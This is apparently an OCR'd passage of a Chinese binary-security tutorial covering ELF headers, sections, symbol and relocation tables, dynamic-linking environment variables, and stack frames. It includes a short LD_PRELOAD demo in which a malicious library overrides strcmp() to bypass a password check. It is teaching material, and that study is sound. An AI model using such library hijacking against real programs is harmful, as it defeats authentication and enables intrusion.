
BSS段

```
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  3 .bss          00000004  00000000  00000000  000000bc  2**2
                  ALLOC
```

`.bss` 段保存未初始化的全局变量和局部静态变量。

ELF 文件结构

对象文件参与程序链接（构建程序）和程序执行（运行程序）。ELF 结构几相关信息在 `/usr/include/elf.h` 文件中。



- **ELF** 文件头（**ELF Header**） 在目标文件格式的最前面，包含了描述整个文件的基本属性。
- 程序头表（**Program Header Table**） 是可选的，它告诉系统怎样创建一个进程映像。可执行文件必须有程序头表，而重定位文件不需要。
- 段（**Section**） 包含了链接视图中大量的目标文件信息。
- 段表（**Section Header Table**） 包含了描述文件中所有段的信息。

32位数据类型

名称	长度	对其	描述	原始类型
Elf32_Addr	4	4	无符号程序地址	uint32_t
Elf32_Half	2	2	无符号短整型	uint16_t
Elf32_Off	4	4	无符号偏移地址	uint32_t
Elf32_Sword	4	4	有符号整型	int32_t
Elf32_Word	4	4	无符号整型	uint32_t

文件头

ELF 文件头必然存在于 ELF 文件的开头，表明这是一个 ELF 文件。定义如下：

```
typedef struct
{
  unsigned char e_ident[EI_NIDENT]; /* Magic number and other in
fo */
  Elf32_Half    e_type;         /* Object file type */
  Elf32_Half    e_machine;      /* Architecture */
  Elf32_Word    e_version;      /* Object file version */
  Elf32_Addr    e_entry;        /* Entry point virtual address */

  Elf32_Off e_phoff;        /* Program header table file offset
*/
  Elf32_Off e_shoff;        /* Section header table file offset
*/
  Elf32_Word    e_flags;        /* Processor-specific flags */
  Elf32_Half    e_ehsize;       /* ELF header size in bytes */
  Elf32_Half    e_phentsize;        /* Program header table entr
y size */
  Elf32_Half    e_phnum;        /* Program header table entry co
unt */
  Elf32_Half    e_shentsize;        /* Section header table entr
y size */
  Elf32_Half    e_shnum;        /* Section header table entry co
unt */
  Elf32_Half    e_shstrndx;     /* Section header string table i
ndex */
} Elf32_Ehdr;

typedef struct
{
  unsigned char e_ident[EI_NIDENT]; /* Magic number and other in
fo */
  Elf64_Half    e_type;         /* Object file type */
  Elf64_Half    e_machine;      /* Architecture */
  Elf64_Word    e_version;      /* Object file version */
  Elf64_Addr    e_entry;        /* Entry point virtual address */

  Elf64_Off e_phoff;        /* Program header table file offset
*/
```

```
  Elf64_Off e_shoff;        /* Section header table file offset
*/
  Elf64_Word    e_flags;        /* Processor-specific flags */
  Elf64_Half    e_ehsize;       /* ELF header size in bytes */
  Elf64_Half    e_phentsize;        /* Program header table entr
y size */
  Elf64_Half    e_phnum;        /* Program header table entry co
unt */
  Elf64_Half    e_shentsize;        /* Section header table entr
y size */
  Elf64_Half    e_shnum;        /* Section header table entry co
unt */
  Elf64_Half    e_shstrndx;     /* Section header string table i
ndex */
} Elf64_Ehdr;
```

`e_ident` 保存着 ELF 的幻数和其他信息，最前面四个字节是幻数，用字符串表示为 `\177ELF` ，其后的字节如果是 32 位则是 ELFCLASS32 (1)，如果是 64 位则是 ELFCLASS64 (2)，再其后的字节表示端序，小端序为 ELFDATA2LSB (1)，大端序为 ELFDATA2LSB (2)。最后一个字节则表示 ELF 的版本。

现在我们使用 readelf 命令来查看 elfDome.out 的文件头：

```
$ readelf -h elfDemo.out
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x3e0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6288 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

程序头

程序头表是由 ELF 头的 `e_phoff` 指定的偏移量和 `e_phentsize` 、 `e_phnum` 共同确定大小的表格组成。 `e_phentsize` 表示表格中程序头的大小， `e_phnum` 表示表格中程序头的数量。

程序头的定义如下：

```
typedef struct
{
  Elf32_Word    p_type;         /* Segment type */
  Elf32_Off p_offset;       /* Segment file offset */
  Elf32_Addr    p_vaddr;        /* Segment virtual address */
  Elf32_Addr    p_paddr;        /* Segment physical address */
  Elf32_Word    p_filesz;       /* Segment size in file */
  Elf32_Word    p_memsz;        /* Segment size in memory */
  Elf32_Word    p_flags;        /* Segment flags */
  Elf32_Word    p_align;        /* Segment alignment */
} Elf32_Phdr;

typedef struct
{
  Elf64_Word    p_type;         /* Segment type */
  Elf64_Word    p_flags;        /* Segment flags */
  Elf64_Off p_offset;       /* Segment file offset */
  Elf64_Addr    p_vaddr;        /* Segment virtual address */
  Elf64_Addr    p_paddr;        /* Segment physical address */
  Elf64_Xword   p_filesz;       /* Segment size in file */
  Elf64_Xword   p_memsz;        /* Segment size in memory */
  Elf64_Xword   p_align;        /* Segment alignment */
} Elf64_Phdr;
```

使用 readelf 来查看程序头：

```
$ readelf -l elfDemo.out

Elf file type is DYN (Shared object file)
Entry point 0x3e0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz
Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00120 0x00120
R E 0x4
  INTERP         0x000154 0x00000154 0x00000154 0x00013 0x00013
R   0x1
```

```
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00780 0x00780
R E 0x1000
  LOAD           0x000ef4 0x00001ef4 0x00001ef4 0x00130 0x0013c
RW  0x1000
  DYNAMIC        0x000efc 0x00001efc 0x00001efc 0x000f0 0x000f0
RW  0x4
  NOTE           0x000168 0x00000168 0x00000168 0x00044 0x00044
R   0x4
  GNU_EH_FRAME   0x000624 0x00000624 0x00000624 0x00044 0x00044
R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000
RW  0x10
  GNU_RELRO      0x000ef4 0x00001ef4 0x00001ef4 0x0010c 0x0010c
R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dy
nsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init
 .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .
bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .dynamic .got
```

段

段表（Section Header Table）是一个以 `Elf32_Shdr` 结构体为元素的数组，每个结构体对应一个段，它描述了各个段的信息。ELF 文件头的 `e_shoff` 成员给出了段表在 ELF 中的偏移， `e_shnum` 成员给出了段描述符的数量， `e_shentsize` 给出了每个段描述符的大小。

```
typedef struct
{
  Elf32_Word    sh_name;        /* Section name (string tbl inde
x) */
  Elf32_Word    sh_type;        /* Section type */
  Elf32_Word    sh_flags;       /* Section flags */
  Elf32_Addr    sh_addr;        /* Section virtual addr at execu
tion */
  Elf32_Off sh_offset;      /* Section file offset */
  Elf32_Word    sh_size;        /* Section size in bytes */
  Elf32_Word    sh_link;        /* Link to another section */
  Elf32_Word    sh_info;        /* Additional section informatio
n */
  Elf32_Word    sh_addralign;       /* Section alignment */
  Elf32_Word    sh_entsize;     /* Entry size if section holds t
able */
} Elf32_Shdr;

typedef struct
{
  Elf64_Word    sh_name;        /* Section name (string tbl inde
x) */
  Elf64_Word    sh_type;        /* Section type */
  Elf64_Xword   sh_flags;       /* Section flags */
  Elf64_Addr    sh_addr;        /* Section virtual addr at execu
tion */
  Elf64_Off sh_offset;      /* Section file offset */
  Elf64_Xword   sh_size;        /* Section size in bytes */
  Elf64_Word    sh_link;        /* Link to another section */
  Elf64_Word    sh_info;        /* Additional section informatio
n */
  Elf64_Xword   sh_addralign;       /* Section alignment */
  Elf64_Xword   sh_entsize;     /* Entry size if section holds t
able */
} Elf64_Shdr;
```

使用 readelf 命令查看目标文件中完整的段：

```
$ readelf -S elfDemo.o
```

```
There are 15 section headers, starting at offset 0x41c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size
ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000
00      0   0  0
  [ 1] .group            GROUP           00000000 000034 000008
04     12  16  4
  [ 2] .text             PROGBITS        00000000 00003c 000078
00  AX  0   0  1
  [ 3] .rel.text         REL             00000000 000338 000048
08   I 12   2  4
  [ 4] .data             PROGBITS        00000000 0000b4 000008
00  WA  0   0  4
  [ 5] .bss              NOBITS          00000000 0000bc 000004
00  WA  0   0  4
  [ 6] .rodata           PROGBITS        00000000 0000bc 000004
00   A  0   0  1
  [ 7] .text.__x86.get_p PROGBITS        00000000 0000c0 000004
00 AXG  0   0  1
  [ 8] .comment          PROGBITS        00000000 0000c4 000012
01  MS  0   0  1
  [ 9] .note.GNU-stack   PROGBITS        00000000 0000d6 000000
00      0   0  1
  [10] .eh_frame         PROGBITS        00000000 0000d8 00007c
00   A  0   0  4
  [11] .rel.eh_frame     REL             00000000 000380 000018
08   I 12  10  4
  [12] .symtab           SYMTAB          00000000 000154 000140
10     13  13  4
  [13] .strtab           STRTAB          00000000 000294 0000a2
00      0   0  1
  [14] .shstrtab         STRTAB          00000000 000398 000082
00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (
info),
  L (link order), O (extra OS processing required), G (group), T
 (TLS),
```

```
  C (compressed), x (unknown), o (OS specific), E (exclude),
  p (processor specific)
```

注意，ELF 段表的第一个元素是被保留的，类型为 NULL。

字符串表

字符串表以段的形式存在，包含了以 null 结尾的字符序列。对象文件使用这些字符串来表示符号和段名称，引用字符串时只需给出在表中的偏移即可。字符串表的第一个字符和最后一个字符为空字符，以确保所有字符串的开始和终止。通常段名为 `.strtab` 的字符串表是 字符串表（**Strings Table**），段名为 `.shstrtab` 的是段表字符串表（Section Header String Table）。

偏移	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
+0	\0	h	e	l	l	o	\0	w	o	r
+10	l	d	\0	h	e	l	l	o	w	o
+20	r	l	d	\0						

偏移	字符串
0	空字符串
1	hello
7	world
13	helloworld
18	world

可以使用 readelf 读取这两个表：

```
$ readelf -x .strtab elfDemo.o

Hex dump of section '.strtab':
  0x00000000 00656c66 44656d6f 2e63006c 6f63616c .elfDemo.c.loca
l
  0x00000010 5f737461 7469635f 696e6974 5f766172 _static_init_va
r
  0x00000020 2e323139 35006c6f 63616c5f 73746174 .2195.local_sta
t
```

```
  0x00000030 69635f75 6e696e69 745f7661 722e3231 ic_uninit_var.2
1
  0x00000040 39360067 6c6f6261 6c5f696e 69745f76 96.global_init_
v
  0x00000050 61720067 6c6f6261 6c5f756e 696e6974 ar.global_unini
t
  0x00000060 5f766172 0066756e 63005f5f 7838362e _var.func.__x86
.
  0x00000070 6765745f 70635f74 68756e6b 2e617800 get_pc_thunk.ax
.
  0x00000080 5f474c4f 42414c5f 4f464653 45545f54 _GLOBAL_OFFSET_
T
  0x00000090 41424c45 5f007072 696e7466 006d6169 ABLE_.printf.ma
i
  0x000000a0 6e00

$ readelf -x .shstrtab elfDemo.o

Hex dump of section '.shstrtab':
  0x00000000 002e7379 6d746162 002e7374 72746162 ..symtab..strta
b
  0x00000010 002e7368 73747274 6162002e 72656c2e ..shstrtab..rel
.
  0x00000020 74657874 002e6461 7461002e 62737300 text..data..bss
.
  0x00000030 2e726f64 61746100 2e746578 742e5f5f .rodata..text._
_
  0x00000040 7838362e 6765745f 70635f74 68756e6b x86.get_pc_thun
k
  0x00000050 2e617800 2e636f6d 6d656e74 002e6e6f .ax..comment..n
o
  0x00000060 74652e47 4e552d73 7461636b 002e7265 te.GNU-stack..r
e
  0x00000070 6c2e6568 5f667261 6d65002e 67726f75 l.eh_frame..gro
u
  0x00000080 7000
```

符号表

目标文件的符号表保存了定位和重定位程序的符号定义和引用所需的信息。符号表索引是这个数组的下标。索引0指向表中的第一个条目，作为未定义的符号索引。

```
typedef struct
{
  Elf32_Word     st_name;         /* Symbol name (string tbl index
) */
  Elf32_Addr     st_value;        /* Symbol value */
  Elf32_Word     st_size;         /* Symbol size */
  unsigned char st_info;          /* Symbol type and binding */
  unsigned char st_other;         /* Symbol visibility */
  Elf32_Section st_shndx;         /* Section index */
} Elf32_Sym;

typedef struct
{
  Elf64_Word     st_name;         /* Symbol name (string tbl index
) */
  unsigned char st_info;          /* Symbol type and binding */
  unsigned char st_other;         /* Symbol visibility */
  Elf64_Section st_shndx;         /* Section index */
  Elf64_Addr     st_value;        /* Symbol value */
  Elf64_Xword    st_size;         /* Symbol size */
} Elf64_Sym;
```

查看符号表：

```
$ readelf -s elfDemo.o

Symbol table '.symtab' contains 20 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS elfDemo.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    2
     3: 00000000     0 SECTION LOCAL  DEFAULT    4
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000000     0 SECTION LOCAL  DEFAULT    6
     6: 00000004     4 OBJECT  LOCAL  DEFAULT    4 local_static_
init_var.219
     7: 00000000     4 OBJECT  LOCAL  DEFAULT    5 local_static_
uninit_var.2
     8: 00000000     0 SECTION LOCAL  DEFAULT    7
     9: 00000000     0 SECTION LOCAL  DEFAULT    9
    10: 00000000     0 SECTION LOCAL  DEFAULT   10
    11: 00000000     0 SECTION LOCAL  DEFAULT    8
    12: 00000000     0 SECTION LOCAL  DEFAULT    1
    13: 00000000     4 OBJECT  GLOBAL DEFAULT    4 global_init_v
ar
    14: 00000004     4 OBJECT  GLOBAL DEFAULT  COM global_uninit
_var
    15: 00000000    46 FUNC    GLOBAL DEFAULT    2 func
    16: 00000000     0 FUNC    GLOBAL HIDDEN     7 __x86.get_pc_
thunk.ax
    17: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSE
T_TABLE_
    18: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    19: 0000002e    74 FUNC    GLOBAL DEFAULT    2 main
```

重定位

重定位是连接符号定义与符号引用的过程。可重定位文件必须具有描述如何修改段内容的信息，从而运行可执行文件和共享对象文件保存进程程序映像的正确信息。

```
typedef struct
{
  Elf32_Addr    r_offset;       /* Address */
  Elf32_Word    r_info;         /* Relocation type and symbol in
dex */
} Elf32_Rel;

typedef struct
{
  Elf64_Addr    r_offset;       /* Address */
  Elf64_Xword   r_info;         /* Relocation type and symbol in
dex */
  Elf64_Sxword  r_addend;       /* Addend */
} Elf64_Rela;
```

查看重定位表：

```
$ readelf -r elfDemo.o

Relocation section '.rel.text' at offset 0x338 contains 9 entrie
s:
 Offset     Info    Type            Sym.Value  Sym. Name
00000008  00001002 R_386_PC32        00000000   __x86.get_pc_thu
nk.ax
0000000d  0000110a R_386_GOTPC       00000000   _GLOBAL_OFFSET_T
ABLE_
00000019  00000509 R_386_GOTOFF      00000000   .rodata
00000021  00001204 R_386_PLT32       00000000   printf
00000040  00001002 R_386_PC32        00000000   __x86.get_pc_thu
nk.ax
00000045  0000110a R_386_GOTPC       00000000   _GLOBAL_OFFSET_T
ABLE_
00000052  00000d09 R_386_GOTOFF      00000000   global_init_var
0000005d  00000309 R_386_GOTOFF      00000000   .data
00000068  00000f02 R_386_PC32        00000000   func

Relocation section '.rel.eh_frame' at offset 0x380 contains 3 en
tries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000020  00000202 R_386_PC32        00000000   .text
00000044  00000202 R_386_PC32        00000000   .text
00000070  00000802 R_386_PC32        00000000   .text.__x86.get_
pc_thu
```

参考资料

- `$ man elf`
- Acronyms relevant to Executable and Linkable Format (ELF)

1.5.4 Windows PE

1.5.5 静态链接

1.5.6 动态链接

- 动态链接相关的环境变量

动态链接相关的环境变量

LD_PRELOAD

LD_PRELOAD 环境变量可以定义在程序运行前优先加载的动态链接库。这使得我们可以有选择性地加载不同动态链接库中的相同函数，即通过设置该变量，在主程序和其动态链接库中间加载别的动态链接库，甚至覆盖原本的库。这就有可能出现劫持程序执行的安全问题。

```
#include<stdio.h>
#include<string.h>
void main() {
    char passwd[] = "password";
    char str[128];

    scanf("%s", &str);
    if (!strcmp(passwd, str)) {
        printf("correct\n");
        return;
    }
    printf("invalid\n");
}
```

下面我们构造一个恶意的动态链接库来重载 `strcmp()` 函数，编译为动态链接库，并设置 LD_PRELOAD 环境变量：

```
$ cat hack.c
#include<stdio.h>
#include<stdio.h>
int strcmp(const char *s1, const char *s2) {
    printf("hacked\n");
    return 0;
}
$ gcc -shared -o hack.so hack.c
$ gcc ldpreload.c
$ ./a.out
asdf
invalid
$ LD_PRELOAD="./hack.so" ./a.out
asdf
hacked
correct
```

LD_SHOW_AUXV

AUXV 是内核在执行 ELF 文件时传递给用户空间的信息，设置该环境变量可以显示这些信息。如：

```
$ LD_SHOW_AUXV=1 ls
AT_SYSINFO_EHDR: 0x7fff41fbc000
AT_HWCAP:        bfebfbff
AT_PAGESZ:       4096
AT_CLKTCK:       100
AT_PHDR:         0x55f1f623e040
AT_PHENT:        56
AT_PHNUM:        9
AT_BASE:         0x7f277e1ec000
AT_FLAGS:        0x0
AT_ENTRY:        0x55f1f6243060
AT_UID:          1000
AT_EUID:         1000
AT_GID:          1000
AT_EGID:         1000
AT_SECURE:       0
AT_RANDOM:       0x7fff41effbb9
AT_EXECFN:       /usr/bin/ls
AT_PLATFORM:     x86_64
```

1.5.7 内存管理


什么是内存

为了使用户程序在运行时具有一个私有的地址空间、有自己的 CPU，就像独占了整个计算机一样，现代操作系统提出了虚拟内存的概念。

虚拟内存的主要作用主要为三个：


- 它将内存看做一个存储在磁盘上的地址空间的高速缓存，在内存中只保存活动区域，并根据需要在磁盘和内存之间来回传送数据。
- 它为每个进程提供了一致的地址空间。
- 它保护了每个进程的地址空间不被其他进程破坏。

现代操作系统采用虚拟寻址的方式，CPU 通过生成一个虚拟地址（Virtual Address(VA)）来访问内存，然后这个虚拟地址通过内存管理单元（Memory Management Unit(MMU)）转换成物理地址之后被送到存储器。



前面我们已经看到可执行文件被映射到了内存中，Linux 为每个进程维持了一个单独的虚拟地址空间，包括了 .text、.data、.bss、栈（stack）、堆（heap），共享库等内容。

32 位系统有 4GB 的地址空间，其中 0x08048000~0xbfffffff 是用户空间（3GB），0xc0000000~0xffffffff 是内核空间（1 GB）。



栈与调用约定

栈

栈是一个先入后出（First In Last Out(FIFO)）的容器。用于存放函数返回地址及参数、临时变量和有关上下文的内容。程序在调用函数时，操作系统会自动通过压栈和弹栈完成保存函数现场等操作，不需要程序员手动干预。

栈由高地址向低地址增长，栈保存了一个函数调用所需要的维护信息，称为堆栈帧（Stack Frame）在 x86 体系中，寄存器 `ebp` 指向堆栈帧的底部， `esp` 指向堆栈帧的顶部。压栈时栈顶地址减小，弹栈时栈顶地址增大。

- `PUSH` ：用于压栈。将 `esp` 减 4，然后将其唯一操作数的内容写入到 `esp` 指向的内存地址
- `POP` ：用于弹栈。从 `esp` 指向的内存地址获得数据，将其加载到指令操作数（通常是一个寄存器）中，然后将 `esp` 加 4。

x86 体系下函数的调用总是这样的：

- 把所有或一部分参数压入栈中，如果有其他参数没有入栈，那么使用某些特定的寄存器传递。
- 把当前指令的下一条指令的地址压入栈中。
- 跳转到函数体执行。

其中第 2 步和第 3 步由指令 `call` 一起执行。跳转到函数体之后即开始执行函数，而 x86 函数体的开头是这样的：

- `push ebp` ：把ebp压入栈中（old ebp）。
- `mov ebp, esp` ：ebp=esp（这时ebp指向栈顶，而此时栈顶就是old ebp）
- [可选] `sub esp, XXX` ：在栈上分配 XXX 字节的临时空间。
- [可选] `push XXX` ：保存名为 XXX 的寄存器。

把ebp压入栈中，是为了在函数返回时恢复以前的ebp值，而压入寄存器的值，是为了保持某些寄存器在函数调用前后保存不变。函数返回时的操作与开头正好相反：


- [可选] `pop XXX` ：恢复保存的寄存器。
- `mov esp, ebp` ：恢复esp同时回收局部变量空间。
- `pop ebp` ：恢复保存的ebp的值。
- `ret` ：从栈中取得返回地址，并跳转到该位置。

栈帧对应的汇编代码：

```
PUSH ebp          ; 函数开始（使用ebp前先把已有值保存到栈中）
MOV ebp, esp      ; 保存当前esp到ebp中

...               ; 函数体
                  ; 无论esp值如何变化，ebp都保持不变，可以安全访问函数的局
部变量、参数
MOV esp, ebp      ; 将函数的其实地址返回到esp中
POP ebp           ; 函数返回前弹出保存在栈中的ebp值
RET               ; 函数返回并跳转
```

函数调用后栈的标准布局如下图：



我们来看一个例子：[源码]

```
#include<stdio.h>
int add(int a, int b) {
    int x = a, y = b;
    return (x + y);
}

int main() {
    int a = 1, b = 2;
    printf("%d\n", add(a, b));
    return 0;
}
```

使用 gdb 查看对应的汇编代码，这里我们给出了详细的注释：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000563 <+0>:     lea    ecx,[esp+0x4]
 ;将 esp+0x4 的地址传给 ecx
   0x00000567 <+4>:     and    esp,0xfffffff0
 ;栈 16 字节对齐
   0x0000056a <+7>:     push   DWORD PTR [ecx-0x4]
 ;ecx-0x4，即原 esp 强制转换为双字数据后压入栈中
   0x0000056d <+10>:     push   ebp
;保存调用 main() 函数之前的 ebp，由于在 _start 中将 ebp 清零了，这里的
ebp=0x0
